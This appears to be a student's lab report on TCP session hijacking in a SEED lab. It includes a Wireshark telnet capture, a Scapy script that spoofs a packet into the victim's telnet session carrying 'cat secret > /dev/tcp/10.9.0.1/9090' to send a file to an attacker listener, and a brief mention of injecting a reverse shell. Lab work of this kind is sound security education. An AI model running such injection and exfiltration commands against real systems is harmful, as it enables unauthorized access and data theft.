

Activities
Wireshark
Oct 8 05:55
Capturing from br-cefa40c1837f
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.9.0.5 and tcp.port == 23
No. Time Source Destination Protocol Length Info
32 14.285422244 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
33 14.285439281 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=78 Ack=93 Win=64256 Len=0 TSval=51767448...
34 14.505461649 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
35 14.505519995 10.9.0.5 10.9.0.6 TCP 66 23 → 36664 [ACK] Seq=93 Ack=79 Win=65152 Len=0 TSval=26965046...
36 14.505758431 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
37 14.505775898 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=79 Ack=94 Win=64256 Len=0 TSval=51767470...
38 14.660226852 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
39 14.660617935 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
40 14.660638960 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=80 Ack=95 Win=64256 Len=0 TSval=51767486...
41 14.858564464 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
42 14.858668686 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
43 14.858678811 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=81 Ack=96 Win=64256 Len=0 TSval=51767506...
44 16.199896403 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data ...
45 16.199985221 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
46 16.199994372 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=83 Ack=98 Win=64256 Len=0 TSval=51767640...
47 16.205027973 10.9.0.5 10.9.0.6 TELNET 76 Telnet Data ...
48 16.205057462 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=83 Ack=108 Win=64256 Len=0 TSval=5176764...
49 16.727020251 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
50 16.767619088 10.9.0.5 10.9.0.6 TCP 66 23 → 36664 [ACK] Seq=108 Ack=84 Win=65152 Len=0 TSval=2696527...
51 16.945865427 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
52 16.945999025 10.9.0.5 10.9.0.6 TCP 66 23 → 36664 [ACK] Seq=108 Ack=85 Win=65152 Len=0 TSval=2696529...
53 17.097809668 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
54 17.097855909 10.9.0.5 10.9.0.6 TCP 66 23 → 36664 [ACK] Seq=108 Ack=86 Win=65152 Len=0 TSval=2696530...
55 17.365746118 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
56 17.365790164 10.9.0.5 10.9.0.6 TCP 66 23 → 36664 [ACK] Seq=108 Ack=87 Win=65152 Len=0 TSval=2696533...
57 17.595421267 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data ...
58 17.595451322 10.9.0.5 10.9.0.6 TCP 66 23 → 36664 [ACK] Seq=108 Ack=89 Win=65152 Len=0 TSval=2696535...
59 17.601634748 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
60 17.601651503 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=89 Ack=110 Win=64256 Len=0 TSval=5176778...
61 17.657574119 10.9.0.5 10.9.0.6 TELNET 476 Telnet Data ...
62 17.657616482 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=89 Ack=520 Win=64128 Len=0 TSval=5176778...
63 17.672623308 10.9.0.5 10.9.0.6 TELNET 150 Telnet Data ...
64 17.672654049 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=89 Ack=604 Win=64128 Len=0 TSval=5176778...
65 17.690711675 10.9.0.5 10.9.0.6 TELNET 87 Telnet Data ...
66 17.690734418 10.9.0.6 10.9.0.5 TCP 66 36664 → 23 [ACK] Seq=89 Ack=625 Win=64128 Len=0 TSval=5176778...
67 25.547059153 10.9.0.6 10.9.0.5 TELNET 75 Telnet Data ...
68 25.547092963 10.9.0.5 10.9.0.6 TCP 66 23 → 36664 [ACK] Seq=625 Ack=98 Win=65152 Len=0 TSval=2696615...
Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface br-cefa40c1837f, id 0
Ethernet II, Src: 02:42:52:7f:da:27 (02:42:52:7f:da:27), Dst: IPv6mcast_02 (33:33:00:00:00:02)
Internet Protocol Version 6, Src: fe80::42:52ff:fe7f:da27, Dst: ff02::2
Internet Control Message Protocol v6
0000 33 33 00 00 00 02 02 42 52 7f da 27 86 dd 60 00 33 ·····B R··'··`·
0010 00 00 00 10 3a ff fe 80 00 00 00 00 00 00 00 42 ····:··· ·····B
0020 52 ff fe 7f da 27 ff 02 00 00 00 00 00 00 00 00 R····'·· ········
0030 00 00 00 00 00 02 85 00 21 5c 00 00 00 00 01 01 ········ !\·····
0040 02 42 52 7f da 27 ·BR··'
Internet Protocol Version 4: Protocol
Packets: 70 · Displayed: 70 (100.0%)
Profile: Default



Activities
Text Editor
Oct 8 06:03
Open
hijack.py
~/Labsetup4/volumes
Save
#!/usr/bin/python3
import sys
from scapy.all import *
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=36664, dport=23, flags="A",
seq=3707113269, ack=3485248806)
Data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,iface = 'br-cefa40c1837f',verbose=0)
Loading file "/home/seed/Labsetup4/volumes/hijack.py"...
Python 3
Tab Width: 8
Ln 7, Col 31
INS



Activities
Terminal
Oct 8 06:03
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
$>python3 hijack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 36664 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 3707113269 (0)
ack : IntField = 3485248806 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
my name is navya
[1]+ Done nc -l 9090
attacker:PES1UG21CS924:Navya:/volumes
$>

In the above code, one packet with the ack bit set is spoofed. In the program being used, we specify the path of the secret file, which we used. The nc -l 9090 command listens to any incoming network connections and data on the ports. In the above case, the contents we entered in the secret fiel are being sent and hence they are displayed.

TASK 4







In the above code, the packets which are sent are sniffed and later spoofed by reversing their src and dest addresses. We then set the flag to A, this used to acknowledge that the telnet data is received. The data set contains a command that executes the reverse shell. Hence the attacker, is able to gain access to the victims data and is able to send malicious code.